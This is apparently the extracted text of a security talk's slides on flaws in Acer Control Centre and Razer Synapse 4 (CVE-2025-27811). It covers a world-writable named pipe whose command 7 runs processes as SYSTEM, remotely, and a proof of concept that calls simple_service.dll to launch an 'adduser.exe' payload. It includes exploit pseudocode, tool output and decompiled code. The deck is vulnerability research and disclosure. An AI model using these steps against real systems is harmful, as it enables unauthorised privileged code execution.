


Recovery Management



Support

No TCP Service, but a Named Pipe



Client & Server Architecture

ACCSvc.exe

NT AUTHORITY\SYSTEM,
Native Binary

ACCStd.exe

Normal User,
.Net Binary

Client & Server Architecture

ACCSvc.exe

NT AUTHORITY\SYSTEM,
Native Binary

←-----
treadstone_service
_LightMode
-----→

ACCStd.exe

Normal User,
.Net Binary

Client & Server Architecture

```
SendCommandByNamedPipe(  
    pipe, 7, {target, 113}  
)
```

Client & Server Architecture



Client & Server Architecture

<---- 7, {target, 113}

ACCSvc.exe

NT AUTHORITY\SYSTEM,
Native Binary

←-----
treadstone_service
_LightMode
-----→

ACCStd.exe

Normal User,
.Net Binary

Client & Server Architecture

<---- 7, {target, 113}

ACCSvc.exe

NT AUTHORITY\SYSTEM,
Native Binary

←-----
treadstone_service
_LightMode
-----→

ACCStd.exe

Normal User,
.Net Binary

CreateProcessAsUser(..., target, ...)

Windows PowerShell



```
PS C:\Users\user.PLAk\source\repos\acerpwn\acerpwn\bin\Release> .\acerpwn.exe C:\Windows\System32\notepad.exe
Attempting to run C:\Windows\System32\notepad.exe on ....
Connecting to: .
Running: C:\Windows\System32\notepad.exe
Done! Cleaning up.
PS C:\Users\user.PLAk\source\repos\acerpwn\acerpwn\bin\Release>
```



Untitled



File

Edit

View



Ln 1, Col 1

0 characters

100%

Windows (CRLF)

UTF-8

Acer Control Centre

Guests get FILE_ALL_ACCESS

```
PS C:\Users\user.PLAKE\Downloads\SysinternalsSuite> .\accesschk.exe -liv \\.\pipe\treadstone_service_LightMode
```

```
Accesschk v6.15 - Reports effective permissions for securable objects  
Copyright (C) 2006-2022 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Error: \\.\pipe\treadstone_service_LightMode has a non-canonical DACL:
```

```
    Explicit Deny after Explicit Allow
```

```
\\.\pipe\treadstone_service_LightMode
```

```
    DESCRIPTOR FLAGS:
```

```
        [SE_DACL_PRESENT]
```

```
        [SE_SACL_PROTECTED]
```

```
        [SE_SELF_RELATIVE]
```

```
    OWNER: BUILTIN\Administrators
```

```
    [0] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Guests
```

```
        [OBJECT_INHERIT_ACE]
```

```
        [CONTAINER_INHERIT_ACE]
```

```
        FILE_ALL_ACCESS
```

Guests get FILE_ALL_ACCESS

```
PS C:\Users\user.PLAKE\Downloads\SysinternalsSuite> .\accesschk.exe -liv \\.\pipe\treadstone_service_LightMode
```

```
Accesschk v6.15 - Reports effective permissions for securable objects  
Copyright (C) 2006-2022 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Error: \\.\pipe\treadstone_service_LightMode has a non-canonical DACL:
```

```
    Explicit Deny after Explicit Allow
```

```
\\.\pipe\treadstone_service_LightMode
```

```
DESCRIPTOR FLAGS:
```

```
    [SE_DACL_PRESENT]
```

```
    [SE_SACL_PROTECTED]
```

```
    [SE_SELF_RELATIVE]
```

```
OWNER: BUILTIN\Administrators
```

```
[0] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Guests
```

```
    [OBJECT_INHERIT_ACE]
```

```
    [CONTAINER_INHERIT_ACE]
```

```
    FILE_ALL_ACCESS
```

No LPE...

but RCE!

Remote Code Execution

- DEMO

Acer Control Centre v4.00.3054.0

```
Windows 11 - ...
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\user> |
```

Windows Taskbar: 10:42 PM 2/21/2025

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\user.PLAK> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : localdomain
    IPv6 Address. . . . . : fdb2:2c26:f4e4:0:429e:f397:fa37:92a5
    Temporary IPv6 Address. . . . . : fdb2:2c26:f4e4:0:7c11:40aa:bcf7:b06b
    Link-local IPv6 Address . . . . . : fe80::a6c7:d717:3b33:7515%12
    IPv4 Address. . . . . : 10.211.55.13
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.211.55.1

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : localdomain
    IPv6 Address. . . . . : fdb2:2c26:f4e4:1:82d3:9c5:6105:8bad
    Temporary IPv6 Address. . . . . : fdb2:2c26:f4e4:1:3c7d:e3a9:1c8c:3683
    Link-local IPv6 Address . . . . . : fe80::e3b6:bf0b:5559:7644%5
    IPv4 Address. . . . . : 10.37.129.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

PS C:\Users\user.PLAK>
```

Windows Taskbar: Term 22:42 2025/02/21

- Why would ACCSvc.exe run as SYSTEM, but execute code as a normal user?
- What exactly is that 113 used in SendCommandByNamedPipe?
- What other commands exist beyond command 7?



7 as a command number

```
140032a48 wchar16 const (* data_140032a48)[0x1d] = data_140032360 {u"treadst
140032a50 void* data_140032a50 = sub_1400082b0
140032a58 void* data_140032a58 = sub_140008530
140032a60 void* data_140032a60 = sub_1400085f0
140032a68 void* data_140032a68 = sub_1400086b0
140032a70 void* data_140032a70 = sub_140008810
140032a78 void* data_140032a78 = sub_140008920
140032a80 void* data_140032a80 = sub_140008a80
140032a88 void* data_140032a88 = runCommand
140032a90 wchar16 const (* data_140032a90)[0x1d] = data_140032360 {u"treadst
```


Frida to Trace Commands

```
Interceptor.attach(TARGET(0x1400082b0), { onEnter(args) { ... }});  
Interceptor.attach(TARGET(0x140008530), { onEnter(args) { ... }});  
Interceptor.attach(TARGET(0x1400085f0), { onEnter(args) { ... }});  
Interceptor.attach(TARGET(0x1400086b0), { onEnter(args) { ... }});  
Interceptor.attach(TARGET(0x140008810), { onEnter(args) { ... }});  
Interceptor.attach(TARGET(0x140008920), { onEnter(args) { ... }});  
Interceptor.attach(TARGET(0x140008a80), { onEnter(args) { ... }});  
Interceptor.attach(TARGET(0x140008a88), { onEnter(args) { ... }});
```



Command 7 - Revisited

```
int64_t sub_140007570(  
    PWSTR arg1,          <--- Target Process Path  
    int64_t arg2,  
    PROCESS_INFORMATION* arg3,  
    int32_t arg4         <--- Number 113  
)
```

Command 7 - Revisited

```
uint32_t nSubAuthority0 = 0x2000;
```

```
if (arg4 == 0x72)  
|   nSubAuthority0 = 0x3000;
```

0x72 == 114

Command 7 - Revisited

```
uint32_t nSubAuthority0 = 0x2000;
```

```
if (arg4 == 0x72)  
    nSubAuthority0 = 0x3000;
```

0x3000 == 12288

```
if (!AllocateAndInitializeSid(&identifierAuthority, 1, nSubAuthority0,  
    0, var_158_2, var_150_1, nSubAuthority4, var_140_1, var_138_1,  
    var_130_1, pSid))  
{
```

S-1-16-12288 == ML_HIGH [0]

Command 7 - Revisited

113 = Normal User Context

114 = Elevated User Context

Command 7 - Revisited

```
target = "\some\payload.exe"
```

```
SendCommandByNamedPipe(  
    pipe, 7, {target, 114}  
)
```


Notepad as SYSTEM

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Image Type	User Name
svchost.exe		3 684 K	17 508 K	12604	Host Process for Windows Services	Microsoft Corporation	64-bit NT	AUTHORITY\SYSTEM
ACCSvc.exe		16 952 K	60 128 K	3396	ACCSvc	Acer Incorporated	64-bit NT	AUTHORITY\SYSTEM
notepad.exe		3 384 K	18 428 K	14460	Notepad	Microsoft Corporation	64-bit NT	AUTHORITY\SYSTEM
svchost.exe		1 408 K	8 152 K	10840	Host Process for Windows Services	Microsoft Corporation	64-bit NT	AUTHORITY\LOCAL S

Command Prompt

```
C:\Users\user.PLAK\source\repos\acerpwn\acerpwn\bin\Release>.\acerpwn.exe . c:\windows\system32\notepad.exe
Attempting to run c:\windows\system32\notepad.exe on ....
Connecting to: .
Running: c:\windows\system32\notepad.exe
Done! Cleaning up.

C:\Users\user.PLAK\source\repos\acerpwn\
```




Yes, it
works
remotely
too :)

Acer Control Centre Summary

- No reboot POC, but a way to **execute code in a privileged context, remotely.**
- Comes pre-installed with some laptops.
- While not TCP, poorly privileged Named Pipe is effectively the same as listening on 0.0.0.0.

Razer Synapse 4

CVE-2025-27811



SYNAPSE

M

MACRO

LINKED GAMES

SETTINGS

<

>

↺

RAZER SYNAPSE

↓

📄

⋮

⚙️

💬

DASHBOARD

GAMER ROOM

DEVICES & MODULES

GLOBAL SHORTCUTS

▼ DEVICES

NO DEVICE FOUND

[VIEW COMPATIBLE DEVICES](#)

[VISIT RAZER STORE](#)

▼ YOU MIGHT BE INTERESTED IN ?



RAZER COBRA PRO
PERFECTED FOR PLAY



RAZER DEATHSTALKER V2 PRO
LOW-PROFILE ERGONOMICS.
HIGH-PERFORMANCE WIRELESS.



RAZER KRAKEN V4
FULL-SPECTRUM IMMERSION. UNLEASHED.

Razer Synapse 4

The cost of fiddling with your RGB

 GameManagerService3.exe	< 0.01	98 236 K	158 656 K	3964 GameManagerService3	Razer Inc	32-bit NT AUTHORITY\SYSTEM	"C:\Program Files (x86)\Razer\GameManagerService3.exe"
 razer_elevation_service.exe		8 724 K	47 168 K	14428 Razer Elevation Service	Razer Inc	64-bit NT AUTHORITY\SYSTEM	"C:\Program Files\Razer\Razer Elevation Service\razer_elevation_service.exe"
 RazerAppEngine.exe	0.25	310 800 K	440 616 K	12408 RazerAppEngine	Razer Inc.	64-bit PLAK\user	--url-params=apps=synapse
 RazerAppEngine.exe		24 092 K	48 536 K	12876 RazerAppEngine	Razer Inc.	64-bit PLAK\user	"C:\Program Files\Razer\RazerAppEngine\RazerAppEngine.exe"
 RazerAppEngine.exe		63 288 K	163 268 K	13056 RazerAppEngine	Razer Inc.	64-bit PLAK\user	"C:\Program Files\Razer\RazerAppEngine\RazerAppEngine.exe"
 RazerAppEngine.exe		33 084 K	79 340 K	13080 RazerAppEngine	Razer Inc.	64-bit PLAK\user	"C:\Program Files\Razer\RazerAppEngine\RazerAppEngine.exe"
 RazerAppEngine.exe		67 116 K	155 176 K	13184 RazerAppEngine	Razer Inc.	64-bit PLAK\user	"C:\Program Files\Razer\RazerAppEngine\RazerAppEngine.exe"
 RazerAppEngine.exe		58 444 K	138 860 K	3584 RazerAppEngine	Razer Inc.	64-bit PLAK\user	"C:\Program Files\Razer\RazerAppEngine\RazerAppEngine.exe"
 RazerAppEngine.exe		50 380 K	126 436 K	10244 RazerAppEngine	Razer Inc.	64-bit PLAK\user	"C:\Program Files\Razer\RazerAppEngine\RazerAppEngine.exe"
 RazerAppEngine.exe		60 456 K	146 904 K	11148 RazerAppEngine	Razer Inc.	64-bit PLAK\user	"C:\Program Files\Razer\RazerAppEngine\RazerAppEngine.exe"
 RazerAppEngine.exe		58 132 K	140 504 K	11560 RazerAppEngine	Razer Inc.	64-bit PLAK\user	"C:\Program Files\Razer\RazerAppEngine\RazerAppEngine.exe"
 RazerAppEngine.exe		42 652 K	119 060 K	2496 RazerAppEngine	Razer Inc.	64-bit PLAK\user	"C:\Program Files\Razer\RazerAppEngine\RazerAppEngine.exe"
 RazerAppEngine.exe		95 820 K	182 276 K	8124 RazerAppEngine	Razer Inc.	64-bit PLAK\user	"C:\Program Files\Razer\RazerAppEngine\RazerAppEngine.exe"
 RzAppManager		6 468 K	12 276 K	4432 Razer Chroma SDK Service Host	Razer Inc.	32-bit NT AUTHORITY\SYSTEM	-svc "RzAppManager" -f "C:\Program Files (x86)\Razer\Chroma SDK\RzAppManager.exe"
 RzBTLEManager		5 932 K	13 336 K	4852 Razer Chroma SDK Service Host	Razer Inc.	32-bit NT AUTHORITY\SYSTEM	-svc "RzBTLEManager" -f "C:\Program Files (x86)\Razer\Chroma SDK\RzBTLEManager.exe"
 RzChromaConnectManager		6 464 K	12 940 K	3612 Razer Chroma SDK Service Host	Razer Inc.	32-bit NT AUTHORITY\SYSTEM	-svc "RzChromaConnectManager" -f "C:\Program Files (x86)\Razer\Chroma SDK\RzChromaConnectManager.exe"
 RzChromaConnectServer		5 832 K	10 976 K	5140 Razer Chroma SDK Service Host	Razer Inc.	32-bit NT AUTHORITY\SYSTEM	-svc "RzChromaConnectServer" -f "C:\Program Files (x86)\Razer\Chroma SDK\RzChromaConnectServer.exe"
 RzChromaStreamServer.exe	< 0.01	6 852 K	16 060 K	2580 Razer Chroma Stream Server	Razer Inc.	32-bit NT AUTHORITY\SYSTEM	"C:\Program Files (x86)\Razer\Chroma SDK\RzChromaStreamServer.exe"
 RzDeviceManager		5 712 K	13 244 K	5168 Razer Chroma SDK Service Host	Razer Inc.	32-bit NT AUTHORITY\SYSTEM	-svc "RzDeviceManager" -f "C:\Program Files (x86)\Razer\Chroma SDK\RzDeviceManager.exe"
 RzDiagnostic	< 0.01	6 204 K	12 952 K	5200 Razer Chroma SDK Service Host	Razer Inc.	32-bit NT AUTHORITY\SYSTEM	-svc "RzDiagnostic" -f "C:\Program Files (x86)\Razer\Chroma SDK\RzDiagnostic.exe"
 RzIoTDeviceManager		5 292 K	10 168 K	5252 Razer Chroma SDK Service Host	Razer Inc.	32-bit NT AUTHORITY\SYSTEM	-svc "RzIoTDeviceManager" -f "C:\Program Files (x86)\Razer\Chroma SDK\RzIoTDeviceManager.exe"
 RzSDKServer.exe		9 300 K	18 556 K	4188 Razer Chroma SDK REST Server	Razer Inc.	32-bit NT AUTHORITY\SYSTEM	"C:\Program Files (x86)\Razer\Chroma SDK\RzSDKServer.exe"
 RzSDKService.exe		7 332 K	13 400 K	4172 Razer Chroma SDK Service	Razer Inc.	32-bit NT AUTHORITY\SYSTEM	"C:\Program Files (x86)\Razer\Chroma SDK\RzSDKService.exe"
 RzSmartlightingDeviceManager		5 392 K	10 200 K	5304 Razer Chroma SDK Service Host	Razer Inc.	32-bit NT AUTHORITY\SYSTEM	-svc "RzSmartlightingDeviceManager" -f "C:\Program Files (x86)\Razer\Chroma SDK\RzSmartlightingDeviceManager.exe"

Image Performance Performance Graph Disk and Network GPU Graph Services

Image File



Razer Elevation Service

Version: 1.1.0.5

Build Time: Sun Jun 4 07:00:00 2023

Path:

C:\Program Files\Razer\razer_elevation_service\razer_elevation_service.exe

Command line:

"C:\Program Files\Razer\razer_elevation_service\razer_elevation_service.exe"

Current directory:

C:\Windows\System32\

Autostart Location:

HKLM\System\CurrentControlSet\Services\Razer Elevation Service

Parent: services.exe(892)

User: NT AUTHORITY\SYSTEM

razer_elevation_service

- No listening ports
- No named pipes
- C++ binary

Procmon - Sub Process

49,8201198	razer_elevation_service.exe	10868	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2937686627-1104840486-3429537228-1104	SUCCESS
49,8201266	razer_elevation_service.exe	10868	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BAM	REPARSE
49,8201339	razer_elevation_service.exe	10868	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\BAM	NAME NOT FOUND
49,8201541	razer_elevation_service.exe	10868	QueryNameInformationFile	C:\Users\user.PLA\AppData\Local\Razer\RazerAppEngine\User Data\Apps\Common\WebAppInstaller\RazerChroma-Web-v4.0.433.exe	BUFFER OVERFLOW
49,8201609	razer_elevation_service.exe	10868	QueryNameInformationFile	C:\Users\user.PLA\AppData\Local\Razer\RazerAppEngine\User Data\Apps\Common\WebAppInstaller\RazerChroma-Web-v4.0.433.exe	SUCCESS
49,8201897	razer_elevation_service.exe	10868	Process Create	C:\Users\user.PLA\AppData\Local\Razer\RazerAppEngine\User Data\Apps\Common\WebAppInstaller\RazerChroma-Web-v4.0.433.exe	SUCCESS
49,8202639	razer_elevation_service.exe	10868	RegOpenKey	HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	REPARSE
49,8202704	razer_elevation_service.exe	10868	RegOpenKey	HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	NAME NOT FOUND
49,8202782	razer_elevation_service.exe	10868	RegOpenKey	HKU\DEFAULT\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers	NAME NOT FOUND
49,8202907	razer_elevation_service.exe	10868	QuerySecurityFile	C:\Users\user.PLA\AppData\Local\Razer\RazerAppEngine\User Data\Apps\Common\WebAppInstaller\RazerChroma-Web-v4.0.433.exe	SUCCESS
49,8203089	razer_elevation_service.exe	10868	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\SdbUpdates	SUCCESS
49,8203181	razer_elevation_service.exe	10868	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\SdbUpdates\DisableDoubleQuerySdbs	NAME NOT FOUND
49,8203244	razer_elevation_service.exe	10868	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\SdbUpdates	SUCCESS

Electron Asar Extraction

```
> ls razer-synapse-gui/electron
Protocol                               buildConstants-production.js  errorMsgConst.js             modules
RzWindowVersion.js                   buildConstants.js             index.css                    nativeNotificationHandler.js
UsbRzDeviceAction.js                 components                    index.html                   preload.js
WssAction.js                         constants.js                  keyStorage.js                resources
arrayHelper.js                      devtools.js                  lib                           serviceFunction.js
assets                               dirHelper.js                 main.js                     
buildConstants-pre-prod.js           engineVersion.js             mainSubFunction.js
>
```

Foreign Function Interface

fork of: <https://github.com/node-ffi-napi/node-ffi-napi>

JavaScript

```
const res = simpleServiceInitialize(arg1)
```

----- node-ffi -----

simple_service.dll

```
void simpleServiceInitialize(const * arg1)
```

FFI from Node to simple_service.dll

driverhubs > razer-pwn > razer-synapse-gui > electron > modules > simple_service > win > JS index.js > <unknown> > FFISimpleService > initDll > i > simpleServiceInitialize

```

20 module.exports = {
21   FFISimpleService: class {
22     constructor() {
23
24     }
25     initDll = async e => {
26       const s = `initDll(dllName:${e})`;
27       if (console.log(`${this.name}.${s}`), e) {
28         if (!t.existsSync(e)) return void console.log(`${s} dll missing:${e} ==><==`);
29         const i = {
30           simpleServiceInitialize: ["void", ["pointer"]],
31           simpleServiceShutdown: ["void", ["pointer"]],
32           isAppsServiceEventRegistered: ["bool", []],
33           registerAppsServiceEvent: ["void", ["pointer"]],
34           unregisterAppsServiceEvent: ["void", ["pointer"]],
35           setAppsServiceEventCallback: ["void", ["pointer", "pointer"]],
36           simpleGetVersionInfo: ["void", ["pointer"]],
37           simpleGetUserApps: ["void", ["string", "pointer"]],
38           simpleAddUserAppFile: ["void", ["string", "string", "pointer", "uint", "pointer"]],
39           simpleRemoveUserAppFile: ["void", ["string", "string", "string", "pointer"]].

```

FFI from Node to simple_service.dll

Exports

🔍 Search exports

Ordinal	Address	Name
29	0x18000fd60	simpleRemoveUserAppDirectory(char const* __ptr64, ch...
74	0x1800103b0	simpleRemoveUserAppFile
30	0x1800103b0	simpleRemoveUserAppFile(char const* __ptr64, char co...
65	0x180010be0	simpleLaunchUserAppProcess
21	0x180010be0	simpleLaunchUserAppProcess(char const* __ptr64, char...
66	0x180011340	simpleLaunchUserAppProcessNoWait
22	0x180011340	simpleLaunchUserAppProcessNoWait(char const* __ptr64...
63	0x180011aa0	simpleLaunchUserAppElevated
19	0x180011aa0	simpleLaunchUserAppElevated(char const* __ptr64, cha...

Testing Plan

- Load `simple_service.dll` in my own C++ wrapper
- Call `methods` to test
- Use the client JavaScript as argument / flow reference

Testing Plan - POC

```
simpleServiceInitialize(initializeCallback);
```

```
...
```

```
const char *param1 = "Common";
```

```
const char *param2 = "C:/users/me/Desktop/adduser.exe";
```

```
const char *param3 = "";
```

```
simpleLaunchUserAppProcess(  
    param1, param2, param3, launchCallback  
);
```

Testing Plan - POC Paths

`param1` is a folder in:

```
%APPDATA%\Local\Razer\RazerAppEngine\  
User Data\Apps\param1
```

`param2` is a path relative to `param1`

```
param1\param2
```

Testing Plan - POC Paths

```
simpleLaunchUserAppProcess(  
    // %APPDATA%\Local\Razer\RazerAppEngine\User Data\Apps\  
    "Common",  
    // payload  
    "adduser.exe",  
    ...  
)
```


Testing Plan - POC

```
[15848:0222/151415.188:INFO:simple_service_dll_impl.cc(185)] simpleGetUserAppsCompleted: callback[00007FF782D31681]  
[1984:0222/151415.196:ERROR:apps_service.cc(45)] PostLaunchProcessError: job_id[1] app[Common] file_path[/adduser.exe] p  
arams[] error[Error: This PE file is not trusted]  
[15848:0222/151415.196:ERROR:simple_service_dll_impl.cc(418)] simpleLaunchUserAppProcessCompleted: error_reason[Error: T  
his PE file is not trusted] exit_code[-1]  
[15848:0222/151415.196:INFO:simple_service_dll_impl.cc(144)] appsServiceCallbackEvent: callback[00007FF782D31050] event[  
{ "app": "Common", "error": "Error: This PE file is not trusted", "filePath": "/adduser.exe", "jobID": "1", "params": "" } ] event[4  
7
```



Signature Verification... in the simple_service **client** DLL!

PE ▾ Linear ▾ Pseudo C ▾

↺ `uint64_t sub_180044294(int64_t arg1, char* arg2, int64_t* arg3)`

180044337	<code>pgActionID.Data4[5] = zmm0.Data4[5];</code>
180044337	<code>pgActionID.Data4[6] = zmm0.Data4[6];</code>
180044337	<code>pgActionID.Data4[7] = zmm0.Data4[7];</code>
180044344	<code>int32_t rax_2 = WinVerifyTrust(-ffffffffffffffff, &pgActionID, &var_128);</code>
18004434f	<code>struct CRYPT_PROVIDER_DATA* rax_3 = WTHelperProvDataFromStateData(*(uint64_t*)((char*)var_f8)[8]);</code>
180044357	<code>int64_t* rsi_2;</code>
180044357	<code>if (!rax_3)</code>
180044357	<code>{</code>
1800446bb	<code>sub_180068d42(arg3, "Error: This PE file is not trust...", 0x22);</code>
1800446c0	<code>rsi_2 = nullptr;</code>
180044357	<code>}</code>
180044357	<code>else</code>
180044357	<code>{</code>

No error, no success?

```
C:\Users\user.PLAKE\source\repos\razerpwn\x64\Debug>.\razerpwn.exe
[12624:0222/152254.762:INFO:simple_service_dll_main.cc(15)] DllMain: Simple Service DLL attached.
[12624:0222/152254.762:INFO:simple_service_dll_impl.cc(27)] simpleServiceInitialize: callback[00007FF7E7C7107D]
[12624:0222/152254.762:INFO:simple_service.cc(66)] SimpleService::Initialize: this[00007FFB9DE46010]
